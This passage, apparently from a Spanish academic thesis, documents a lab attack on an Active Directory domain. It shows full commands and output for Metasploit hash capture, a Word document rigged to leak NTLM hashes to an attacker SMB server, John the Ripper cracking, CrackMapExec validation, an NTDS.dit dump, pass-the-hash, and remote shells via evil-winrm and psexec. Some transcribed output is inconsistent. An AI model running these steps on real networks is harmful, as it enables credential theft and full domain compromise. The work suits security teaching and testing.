En la Figura 24 podemos observar el proceso de autenticación de los clientes cuando pretendían acceder a Google, donde se les exigía sus credenciales de usuarios del dominio para poder acceder. Esta autenticación maliciosa resulta en muchos casos una autenticación que no levanta sospechas por parte de los usuarios, ya que, en entornos empresariales, es muy frecuente encontrarse recursos, sitios webs, etc., que presentan algún tipo de restricción donde es necesario autenticarse para poder acceder a él.

Una vez se han capturado los *hashes* Net-NTLMv2 de los usuarios del dominio, se pretende romper, mediante un ataque de fuerza bruta basado en diccionario, estos *hashes* capturados. Para realizar este ataque de cracking de contraseñas, se pueden utilizar varias herramientas, sin embargo, en esta ocasión se ha utilizado la herramienta John The Ripper, ya que, como hemos comentado anteriormente, el módulo de Metasploit almacenaba estos *hashes* en un formato entendible para John The Ripper. El diccionario de contraseñas a utilizar en el ataque de cracking es *rockyou.txt*, el cual almacena más de 10 millones de contraseñas en texto plano.

Mediante la Figura 25 es posible observar, por un lado, los *hashes* Net-NTLMv2 capturados y almacenados por Metasploit y, por otro lado, el ataque de fuerza bruta basado en diccionario realizado contra estos *hashes* capturados. Mediante el parámetro `--wordlist` le indicamos a la herramienta John The Ripper la ruta absoluta del diccionario, y mediante el parámetro `--format` le indicamos el formato de *hash* que queremos crackear. En esta ocasión se han podido obtener las credenciales del usuario “miles.morales” y “admin.it”, pero no se ha podido obtener las credenciales del usuario “Administrador”.



```
root@kali: ~# cat hash_netntlmv2
admin.it:AWRSCOMPANY:1122334455667788:85c2e966273210aa704cf1e5a629c034:010100000000000003c0a1d4ec85ad701e30209ed1e65109f000000002000c0044004f004d00410049004e0000000000000000
miles.morales:AWRSCOMPANY:1122334455667788:e05ccb8bfa8c2ac24512719dd913bcd2:01010000000000000ecd3b36bc85ad70104e12b9f32a414ca000000002000c0044004f004d00410049004e0000000000000000
miles.morales:AWRSCOMPANY:1122334455667788:1548a458c3a2743f1e6fe4f30e82b764:010100000000000005ccdd56bc85ad701f489c3a15faab9c3000000002000c0044004f004d00410049004e0000000000000000
Adminitrador:AWRSCOMPANY:1122334455667788:01157317a8df2bda30a27f07f537c23f:01010000000000000671d391c85ad701abf547e50ae7e5c2000000002000c0044004f004d00410049004e0000000000000000
Administrador:AWRSCOMPANY:1122334455667788:ed1d411c9708ec770c52b9b16c7cb52a:01010000000000000c5050f92c85ad7018f45813542ee86ad000000002000c0044004f004d00410049004e0000000000000000
root@kali: ~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 hash_netntlmv2
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Spiderman196 (miles.morales)
Spiderman196 (miles.morales)
P@ssword123 (admin.it)
3g 0:00:00:20 DONE (2021-06-06 13:41) 0.1474q/s 705199p/s 2981Kc/s 2981Kc/s !)0PPQR..*7iVamos!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Figura 25. Cracking de hashes Net-NTLMv2 con John The Ripper (1ª parte)

La segunda de las pruebas que vamos a realizar se trata de un ataque NTLM *Relay* a través del protocolo SMB, a diferencia del anterior ataque donde se realizaba un ataque NTLM *Relay* a través del protocolo HTTP. Este ataque es conocido como **SMB Relay** [42], y aunque existen numerosas formas de desplegar este ataque, en esta ocasión se realizará mediante un documento de Microsoft Word (*.docx*) malicioso. Nuevamente, utilizaremos uno de los módulos de Metasploit, denominado *word_unc_injector*, mediante el siguiente comando:

```
use auxiliary/docx/word_unc_injector
```

Este módulo, modifica un documento *.docx* de forma que, al abrir el documento, de manera totalmente transparente para el usuario, iniciará una autenticación NTLM frente a un servidor SMB remoto.

```
msf6 auxiliary(docx/word_unc_injector) > options
Module options (auxiliary/docx/word_unc_injector):

  Name      Current Setting      Required  Description
  ----      -
  DOCAUTHOR          calendario_festivos_2021.docx      no        Document author for empty document.
  FILENAME           192.168.200.128                    yes       Document output filename.
  LHOST              192.168.200.128                    yes       Server IP or hostname that the .docx document points to.
  SOURCE             /root/ActiveDirectory/calendario_festivos_2021.docx      no        Full path and filename of .docx file to use as source. If empty, creates new document.

msf6 auxiliary(docx/word_unc_injector) > exploit
[*] Injecting UNC path into existing document.
[*] calendario_festivos_2021.docx stored at /root/.msf4/local/calendario_festivos_2021.docx
[*] Copy of /root/ActiveDirectory/calendario_festivos_2021.docx called calendario_festivos_2021.docx points to 192.168.200.128.
[*] Auxiliary module execution completed
```

Figura 26. Opciones y ejecución del módulo `word_unc_injector` de Metasploit

En la Figura 26 se observan los parámetros necesarios para el correcto funcionamiento de este módulo. El parámetro `LHOST` hace referencia a la dirección IP del servidor SMB remoto donde, al abrir el documento, establecerá la conexión y autenticación NTLM, que será nuestra máquina de atacante, 192.168.200.128. Con el objetivo de que este ataque se asemeje a la realidad, gracias al parámetro `SOURCE` vamos a seleccionar un documento que se podría encontrar en cualquier entorno empresarial, como es un calendario de festividades, precisamente este mismo documento servirá como plantilla para crear un documento infectado malicioso, cuyo nombre podremos especificarlo con el parámetro `FILENAME`. Tras la ejecución del módulo, el documento infectado se guardará en la ruta `*/.msf4/local`.

Posteriormente, tan solo tendremos que levantar un servidor SMB para poder capturar los `hashes` Net-NTLMv2 de los usuarios que ejecuten el documento infectado. Para ello, utilizaremos el módulo `smb` de Metasploit mediante el siguiente comando:

```
use auxiliary/server/capture/smb
```

```
msf6 auxiliary(server/capture/smb) > options
Module options (auxiliary/server/capture/smb):

  Name      Current Setting      Required  Description
  ----      -
  CAINPWFILE          no        The local filename to store the hashes in Cain&Abel format
  CHALLENGE          1122334455667788      yes       The 8 byte server challenge
  JOHNPWFIL          /root/hash              no        The prefix to the local filename to store the hashes in John format
  SRVHOST           192.168.200.128        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT           445                    yes       The local port to listen on.

Auxiliary action:

  Name      Description
  ----      -
  Capture  Run SMB capture server
```

Figura 27. Opciones del módulo `smb` de Metasploit

forma que se ha iniciado la autenticación NTLM, como la autenticación mostrada en la Figura 6, frente a nuestro servidor SMB malicioso.

Resulta interesante observar lo que ocurre desde el punto de vista de la víctima, al abrir el documento infectado, Microsoft Office Word realiza, de manera automática y transparente al usuario, una solicitud de un recurso SMB hacia nuestra máquina de atacante, enviando así una petición de autenticación NTLM al atacante. Una vez finalizada la petición, se visualiza el contenido del documento sin realizar cualquier otra acción.




Figura 29. Ejecución del documento de Word infectado

Siguiendo las mismas operaciones que hemos realizado en la anterior prueba, mediante la herramienta John The Ripper, vamos a romper, mediante un ataque de fuerza bruta basado en diccionario, estos hashes capturados. El diccionario que se utilizará será el mismo que hemos utilizado anteriormente, es decir, rockyou.txt, el cual contiene más de 10 millones de

contraseñas en texto claro. En la Figura 30, se muestra cómo se han crackeado los *hashes* capturados consiguiendo sus contraseñas en texto claro.

```
(root@kali) ~  
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 hash_netntlmv2  
Using default input encoding: UTF-8  
Loaded 7 password hashes with 7 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
##!N@3wmf##      (leyre.garcia)  
##!N@3wmf##      (leyre.garcia)  
##!N@3wmf##      (leyre.garcia)  
!qW2#eR4         (awrs.batchprocess)  
!qW2#eR4         (awrs.batchprocess)  
!qW2#eR4         (awrs.batchprocess)  
!qW2#eR4         (awrs.batchprocess)  
7g 0:00:00:19 DONE (2021-06-07 19:31) 0.3657g/s 749114p/s 5243Kc/s 5243Kc/s "chinor23"..!loves  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed
```

Figura 30. Cracking de hashes Net-NTLMv2 con John The Ripper (2ª parte)

En entornos empresariales reales, es frecuente la aparición de ataques de phishing en el interior de la organización, cuyos objetivos son los empleados. En estos correos electrónicos malintencionados, se suelen encontrar documentos infectados que al ejecutarlos realizan todo tipo de acciones maliciosas, en este caso concreto, peticiones a un servidor SMB remoto para obtener el *hash* NetNTLMv2 de los usuarios. Por desgracia, existen usuarios que ejecutan estos documentos infectados, sin apenas percatarse de que están realizando acciones maliciosas de manera transparente que pueden suponer un gran impacto dentro de una organización.

- **Alcance de los usuarios comprometidos**

Después de haber realizado este primer ataque NTLM *Relay* utilizando la herramienta Metasploit, como atacantes, nos interesa saber los equipos que podemos llegar a comprometer con las credenciales de los usuarios que hemos capturado en el ataque anterior. De modo que se va a analizar cuál es el alcance que tendríamos con las credenciales de los usuarios que hemos comprometido.

Para realizar este análisis, vamos a asegurarnos, así como a validar, que equipos somos capaces de comprometer. Mediante la herramienta que hemos utilizado durante la fase de *fingerprinting*, denominada *CrackMapExec*, la cual, como hemos comentado, se trata de una herramienta de post-explotación capaz de realizar numerosas acciones. Vamos a realizar esta validación, mediante el siguiente comando:

```
crackmapexec smb 192.168.200.0/24 -u <USUARIO> -p <CONTRASEÑA>
```

Donde <USUARIO> tomará los nombres de los diferentes usuarios y <CONTRASEÑA> tomará los valores de las credenciales correspondientes al usuario.

Primero vamos a validar los usuarios que no son administradores del dominio, es decir, “miles.morales”, “leyre.garcia” y “awrs.batchprocess”. En la Figura 31 podemos ver como *CrackMapExec* nos reporta que ninguno de estos tres usuarios es administrador del dominio, sin embargo, nos damos cuenta de que “leyre.garcia” es administradora del equipo Windows 10, y “awrs.batchprocess” es administrador de los equipos Windows 7 y Windows 10, ya que cuando un usuario es administrador en una máquina, *CrackMapExec* nos muestra el mensaje *Pwned!*. Esto es lo que se conoce entre los atacantes como “administradores derivados” de equipos.

```
(root@kali) [~/ActiveDirectory]
└─# crackmapexec smb 192.168.200.0/24 -u 'leyre.garcia' -p '##!N@3wtf##'
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrscompany.local) (signing:True) (SMBv1:False)
SMB 192.168.200.131 445 PC2-W7 [+] Windows 7 Professional 7601 Service Pack 1 (name:PC2-W7) (domain:awrscompany.local) (signing:False) (SMBv1:True)
SMB 192.168.200.130 445 PC1-W10 [+] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrscompany.local) (signing:False) (SMBv1:False)
SMB 192.168.200.131 445 DC-AWRSCOMPANY [+] awrscompany.local\leyre.garcia:##!N@3wtf##
SMB 192.168.200.131 445 PC2-W7 [+] awrscompany.local\leyre.garcia:##!N@3wtf##
SMB 192.168.200.130 445 PC1-W10 [+] awrscompany.local\leyre.garcia:##!N@3wtf## (Pwn3d!)

└─# crackmapexec smb 192.168.200.0/24 -u 'miles.morales' -p 'Spiderman!06'
SMB 192.168.200.131 445 PC2-W7 [+] Windows 7 Professional 7601 Service Pack 1 (name:PC2-W7) (domain:awrscompany.local) (signing:False) (SMBv1:True)
SMB 192.168.200.130 445 PC1-W10 [+] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrscompany.local) (signing:False) (SMBv1:False)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrscompany.local) (signing:True) (SMBv1:False)
SMB 192.168.200.131 445 PC2-W7 [+] awrscompany.local\miles.morales:Spiderman!06
SMB 192.168.200.130 445 PC1-W10 [+] awrscompany.local\miles.morales:Spiderman!06
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] awrscompany.local\miles.morales:Spiderman!06

└─# crackmapexec smb 192.168.200.0/24 -u 'awrs.batchprocess' -p '!qW2#eR4'
SMB 192.168.200.131 445 PC2-W7 [+] Windows 7 Professional 7601 Service Pack 1 (name:PC2-W7) (domain:awrscompany.local) (signing:False) (SMBv1:True)
SMB 192.168.200.130 445 PC1-W10 [+] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrscompany.local) (signing:False) (SMBv1:False)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrscompany.local) (signing:True) (SMBv1:False)
SMB 192.168.200.131 445 PC2-W7 [+] awrscompany.local\awrs.batchprocess:!qW2#eR4 (Pwn3d!)
SMB 192.168.200.130 445 PC1-W10 [+] awrscompany.local\awrs.batchprocess:!qW2#eR4 (Pwn3d!)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] awrscompany.local\awrs.batchprocess:!qW2#eR4
```

Figura 31. Validación de usuarios que no son administradores del dominio con *CrackMapExec*

Seguidamente vamos a validar el usuario que verdaderamente es administrador del dominio, es decir, "admin.it". En la Figura 32 podemos ver cómo, esta vez *CrackMapExec* nos reporta un mensaje de *Pwned!* en todos los equipos del dominio, incluido el controlador de dominio

```
root@kali: ~/ActiveDirectory
└─$ crackmapexec smb 192.168.200.0/24 -u 'admin.it' -p 'P@ssword123'
SMB 192.168.200.130 445 PC1-W10 [+] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrsccompany.local) (signing:False) (SMBv1:False)
SMB 192.168.200.131 445 PC2-W7 [+] Windows 7 Professional 7691 Service Pack 1 (name:PC2-W7) (domain:awrsccompany.local) (signing:False) (SMBv1:True)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrsccompany.local) (signing:True) (SMBv1:False)
SMB 192.168.200.130 445 PC1-W10 [+] awrsccompany.local\admin.it:P@ssword123 (Pwn3d!)
SMB 192.168.200.131 445 PC2-W7 [+] awrsccompany.local\admin.it:P@ssword123 (Pwn3d!)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] awrsccompany.local\admin.it:P@ssword123 (Pwn3d!)
```

Figura 32. Validación de usuarios que son administradores del dominio con *CrackMapExec*

Por tanto, una acción crítica que, como atacante podríamos realizar es dumpear la base de datos NTDS.dit, es decir, realizar un volcado de la base de datos NTDS.dit, la cual contiene los *hashes* NTLM de todos los usuarios del dominio de *Active Directory*, tal y como se explicó anteriormente.

```
root@kali: ~/ActiveDirectory
└─$ crackmapexec smb 192.168.200.129 --ntds -p 'P@ssword123'
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrsccompany.local) (signing:True) (SMBv1:False)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] awrsccompany.local\admin.it:P@ssword123 (Pwn3d!)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.200.129 445 DC-AWRSCOMPANY Administrador:500:aad3b435b51404eeaad3b435b51404ee:e4bb674e1f7d4a3999f004b2215dbb...
SMB 192.168.200.129 445 DC-AWRSCOMPANY Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0...
SMB 192.168.200.129 445 DC-AWRSCOMPANY krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0280948b397d164b870def34a08db348...
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\wiles.morales:1108:aad3b435b51404eeaad3b435b51404ee:796c052fb94e93bac440fd2d6f61819f7...
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\leyre.garcia:1108:aad3b435b51404eeaad3b435b51404ee:63be85bec703a023bcd4dc70a832a6c...
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.it:1110:aad3b435b51404eeaad3b435b51404ee:c8a428385459087a76793010d60f5dc...
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\awrs.batchprocess:1111:aad3b435b51404eeaad3b435b51404ee:a8c358868446e29adde748a66ef1120...
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.test:1113:aad3b435b51404eeaad3b435b51404ee:1d965d67430d7d3c697e0873bdfa4f81...
SMB 192.168.200.129 445 DC-AWRSCOMPANY DC-AWRSCOMPANY:1000:aad3b435b51404eeaad3b435b51404ee:2d7e49272dfdf56303985bb53f109d7f...
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC1-W10:1107:aad3b435b51404eeaad3b435b51404ee:ee87890f8e06f951d109f11e9c27e48...
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC2-W7:1109:aad3b435b51404eeaad3b435b51404ee:62af6e0801b4320ea397b1a5bca36c...
SMB 192.168.200.129 445 DC-AWRSCOMPANY Administrador:aes256-cts-hmac-sha1-96:e494357037cfb2477a95c61d35234a16ad508c0481678c765755b301bc040ce
SMB 192.168.200.129 445 DC-AWRSCOMPANY Administrador:aes128-cts-hmac-sha1-96:ea02f7615001cfcb462372741c626ba
SMB 192.168.200.129 445 DC-AWRSCOMPANY Administrador:des-cbc-md5:5bea6d0b861051c1
SMB 192.168.200.129 445 DC-AWRSCOMPANY krbtgt:aes256-cts-hmac-sha1-96:4859ef4b8941ab0f3a425d9b19369083a4ee8fb9fb4856b9361e21ad71cc4
SMB 192.168.200.129 445 DC-AWRSCOMPANY krbtgt:aes128-cts-hmac-sha1-96:225ba4f1051b456e3b784e404b497c76
SMB 192.168.200.129 445 DC-AWRSCOMPANY krbtgt:des-cbc-md5:d50e3b6a3bd5801e
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\wiles.morales:aes256-cts-hmac-sha1-96:ffed039f02f4af4d859049ac6027b177bef5d08df8f62049b9a2c3f8d91d5f6
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\wiles.morales:aes128-cts-hmac-sha1-96:7cfe1664656b77e24956097cbafca552
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\wiles.morales:des-cbc-md5:403e57c2a8f1368
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\leyre.garcia:aes256-cts-hmac-sha1-96:e98cc91c71d436f59bf0896b310124e95d82c468673098ea15e127af231c8362
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\leyre.garcia:des-cbc-md5:6e37ce456a29f6
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.it:aes256-cts-hmac-sha1-96:3644d5ea756b8974bf95f944360bb4f6762fb840dc5846ea59f064ab171ab4e
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.it:aes128-cts-hmac-sha1-96:b34b36084dda5d8ac03cc119ad3f46a
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.it:des-cbc-md5:1cfe967abbc83d5
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\awrs.batchprocess:aes256-cts-hmac-sha1-96:81a2a80e1fae7bc8bb8d853bd5a38a51b00cfac63b52d6cbff3b27e077e
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\awrs.batchprocess:aes128-cts-hmac-sha1-96:453f625e56887d75d5fbf68a49d7077a
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\awrs.batchprocess:des-cbc-md5:10100013e12915d
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.test:aes256-cts-hmac-sha1-96:50e73d81f9017c390c11af5efc79e514ab4af99125ae4ec3b400e60f55c9e
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.test:aes128-cts-hmac-sha1-96:6df7346220e1fd42b2d5e0d5d54103b
SMB 192.168.200.129 445 DC-AWRSCOMPANY awrsccompany.local\admin.test:des-cbc-md5:57765dc02fbdafb
SMB 192.168.200.129 445 DC-AWRSCOMPANY DC-AWRSCOMPANY:aes256-cts-hmac-sha1-96:079cd987bac203903a678fb451d5c23a210eda1ea7d768860c31602fef96e03
SMB 192.168.200.129 445 DC-AWRSCOMPANY DC-AWRSCOMPANY:aes128-cts-hmac-sha1-96:5d2ca2ed3597e11ff4ae152d2c29ca8
SMB 192.168.200.129 445 DC-AWRSCOMPANY DC-AWRSCOMPANY:des-cbc-md5:5bdfbc92f1e76b4c
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC1-W10:aes256-cts-hmac-sha1-96:cbec3ae901998aac5337ff48a05711519ab8db28abaf331fd2534ac202adac
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC1-W10:aes128-cts-hmac-sha1-96:60f8ba495626f0a2f7aa2e557b33677
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC1-W10:des-cbc-md5:cb6b3432b1a6b8c
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC2-W7:aes256-cts-hmac-sha1-96:14638ec5794ecc4992da07d981c7afb989fbc4caaa01bcd1a1b0b32ca1c8fc86
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC2-W7:aes128-cts-hmac-sha1-96:5b478998bb81ad6a1dab5ab4681ef8e4
SMB 192.168.200.129 445 DC-AWRSCOMPANY PC2-W7:des-cbc-md5:4fd60215df231ec
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Dumped 41 NTDS hashes to /root/.cmg/logs/DC-AWRSCOMPANY_192.168.200.129_2021-06-08_120054.ntds of which 0 were added to the database
```

Figura 33. Volcado de la base de datos NTDS.dit con *CrackMapExec*

Durante el ataque anterior, se consiguió comprometer el *hash* Net-NTLMv2 pero desgraciadamente no se pudo romper el *hash* y por tanto no se pudo obtener la contraseña

en texto claro. No obstante, gracias al volcado que hemos realizado en la Figura 33, tenemos el *hash* NTLMv2 del usuario “Administrador”, por lo que, tal y como se comentó anteriormente, con este *hash* es posible realizar la técnica que anteriormente se ha mencionado, conocida como ***Pass-The-Hash*** [43].

Esta técnica permite a cualquier atacante autenticarse frente a una máquina y/o servicio utilizando el *hash* NT en lugar de la contraseña en texto plano, por lo que simplemente con la obtención de un *hash* NT, y mientras el usuario no cambie su contraseña, un atacante podrá autenticarse frente a una máquina y/o servicio.


Cuando Microsoft implementó el protocolo NTLMv2, se llegó a pensar que esta técnica dejaría de funcionar, sin embargo, esta técnica no solo no ha dejado de funcionar, sino que afecta a numerosos protocolos de autenticación, como puede ser Kerberos, entre otros. Es por ello que *Pass-The-Hash* no puede ser concebida como una vulnerabilidad, sino como un error de diseño por parte del equipo de Microsoft, es decir, una característica de los sistemas operativos Windows. De hecho, incluso en la actualidad, esta técnica es muy utilizada para realizar movimientos laterales que tienen un gran impacto en auditorías técnicas de *pentesting* de entornos *Active Directory*.

Una pregunta perfectamente válida que podríamos llegar a formular es: ¿cómo funciona esta técnica de *Pass-The-Hash*? El proceso genérico de esta técnica es:

1. Un atacante obtiene un *hash* NTLMv2, del cual extrae el *hash* NT, de la máquina víctima, mediante un volcado de las bases de datos NTDS.dit o SAM, tal y como se ha realizado anteriormente en la Figura 33. No obstante, existen numerosos ataques y técnicas para capturar un *hash* NTLMv2.
2. Dicho atacante, utilizando alguna herramienta, inyecta dicho *hash* NT en el proceso LSASS, el cual se encarga de administrar las contraseñas y crear los tokens de acceso, entre otras tareas. Una vez se ha inyectado, se crea una nueva sesión y se sobrescribe el *hash* de la sesión con el *hash* inyectado por el atacante.
3. El atacante puede autenticarse, de ahora en adelante, sin conocer la contraseña, solamente sabiendo el *hash* NT.

Una vez se conoce como funciona esta técnica, mediante la herramienta *CrackMapExec* vamos a ponerla en práctica, utilizando el *hash* NT del usuario “Administrador”, con el siguiente comando, donde el parámetro *-H* significa que la credencial de acceso no es una contraseña en texto plano, sino un *hash* NT:

```
crackmapexec smb 192.168.200.0/24 -u "Administrador" -H <HASH_NT>
```



```
root@kali: [~/ActiveDirectory]
└─# crackmapexec smb 192.168.200.0/24 -u "Administrador" -H "e4bb67a41ef7d49a3999f004b2215dbb"
SMB 192.168.200.130 445 PC1-W10 [+] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrscopy.com) (signing:False) (SMBv1:False)
SMB 192.168.200.131 445 PC2-W7 [+] Windows 7 Professional 7601 Service Pack 1 (name:PC2-W7) (domain:awrscopy.com) (signing:False) (SMBv1:True)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrscopy.com) (signing:True) (SMBv1:False)
SMB 192.168.200.130 445 PC1-W10 [+] awrscopy.local\Administrador e4bb67a41ef7d49a3999f004b2215dbb (Pwn3d!)
SMB 192.168.200.131 445 PC2-W7 [+] awrscopy.local\Administrador e4bb67a41ef7d49a3999f004b2215dbb (Pwn3d!)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [+] awrscopy.local\Administrador e4bb67a41ef7d49a3999f004b2215dbb (Pwn3d!)
```

Figura 34. *Pass-The-Hash* con *CrackMapExec*

En la Figura 34 podemos observar como en todos los equipos del dominio la herramienta *CrackMapExec* nos reporta un mensaje de *Pwned!*, por lo que con el *hash* NT del usuario “Administrador” podríamos comprometer todos los equipos.

Un ataque muy común que utiliza la técnica de *Pass-The-Hash* es obtener acceso a una máquina obteniendo una consola de comandos. Para ello, vamos a utilizar las herramientas *evil-winrm* [44], que nos ofrece una consola de comandos en PowerShell, y *psexec.py*, una herramienta del catálogo de herramientas de *Impacket* [45], que nos ofrece ejecución remota de comandos. Aunque también existen multitud de herramientas como *wmiexec.py*, entre otras.

Los comandos que vamos a ejecutar para realizar *Pass-The-Hash* con estas herramientas son:

```
evil-winrm -i 192.168.200.129 -u "Administrador" -H <HASH_NT>
```

```
python3 psexec.py -hashes <LM_HASH:NT_HASH>
```

```
Administrador@192.168.200.129 cmd.exe
```

```
(root@kali) [~/usr/share/doc/python3-impacket/examples]
# evil-winrm -i 192.168.200.129 -u "Administrador" -H "e4bb67a41ef7d49a3999f004b2215dbb"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
awrsccompany\administrador
*Evil-WinRM* PS C:\Users\Administrador\Documents> systeminfo

Nombre de host: DC-AWRSCOMPANY
Nombre del sistema operativo: Microsoft Windows Server 2019 Standard Evaluation
Versión del sistema operativo: 10.0.17763 N/D Compilación 17763
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Controlador de dominio principal
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Usuario de Windows
Organización registrada:
Id. del producto: 00431-10000-00000-AA694
Fecha de instalación original: 08/05/2021, 12:22:53
Tiempo de arranque del sistema: 09/06/2021, 11:20:28
Fabricante del sistema: VMware, Inc.
Modelo del sistema: VMware7,1
Tipo de sistema: x64-based PC
Procesador(es): 1 Procesadores instalados.
